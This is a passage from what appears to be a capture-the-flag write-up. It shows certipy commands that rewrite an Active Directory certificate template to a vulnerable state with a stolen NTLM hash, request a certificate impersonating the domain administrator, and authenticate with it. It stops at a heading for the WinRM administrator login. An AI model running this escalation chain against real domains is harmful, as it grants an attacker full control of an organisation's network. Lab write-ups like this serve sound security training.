
Modifying the Template to a Vulnerable State:
1
2
3
4
 certipy template \
 -u 'infiltrator_svc$@tombwatcher.htb' -hashes '653b2726881d6e5e9ae3690950f9bcc4' \
 -dc-ip '10.10.11.31' -template 'Infiltrator_Template' \
 -write-default-configuration

Requesting a Certificate via the Vulnerable Template:
1
2
3
4
5
 certipy req \
 -u 'infiltrator_svc$@tombwatcher.htb' -hashes '653b2726881d6e5e9ae3690950f9bcc4' \
 -dc-ip '10.10.11.31' -target 'DC01.INFILTRATOR.HTB' \
 -ca 'infiltrator-DC01-CA' -template 'Infiltrator_Template' \
 -upn 'administrator@infiltrator.htb' -sid 'S-1-5-21-2606098828-3734741516-3625406802-500'

Authenticating with the Certificate:
1
 certipy auth -pfx administrator.pfx -dc-ip 10.10.11.31
Root
Logging in as Administrator via WinRM: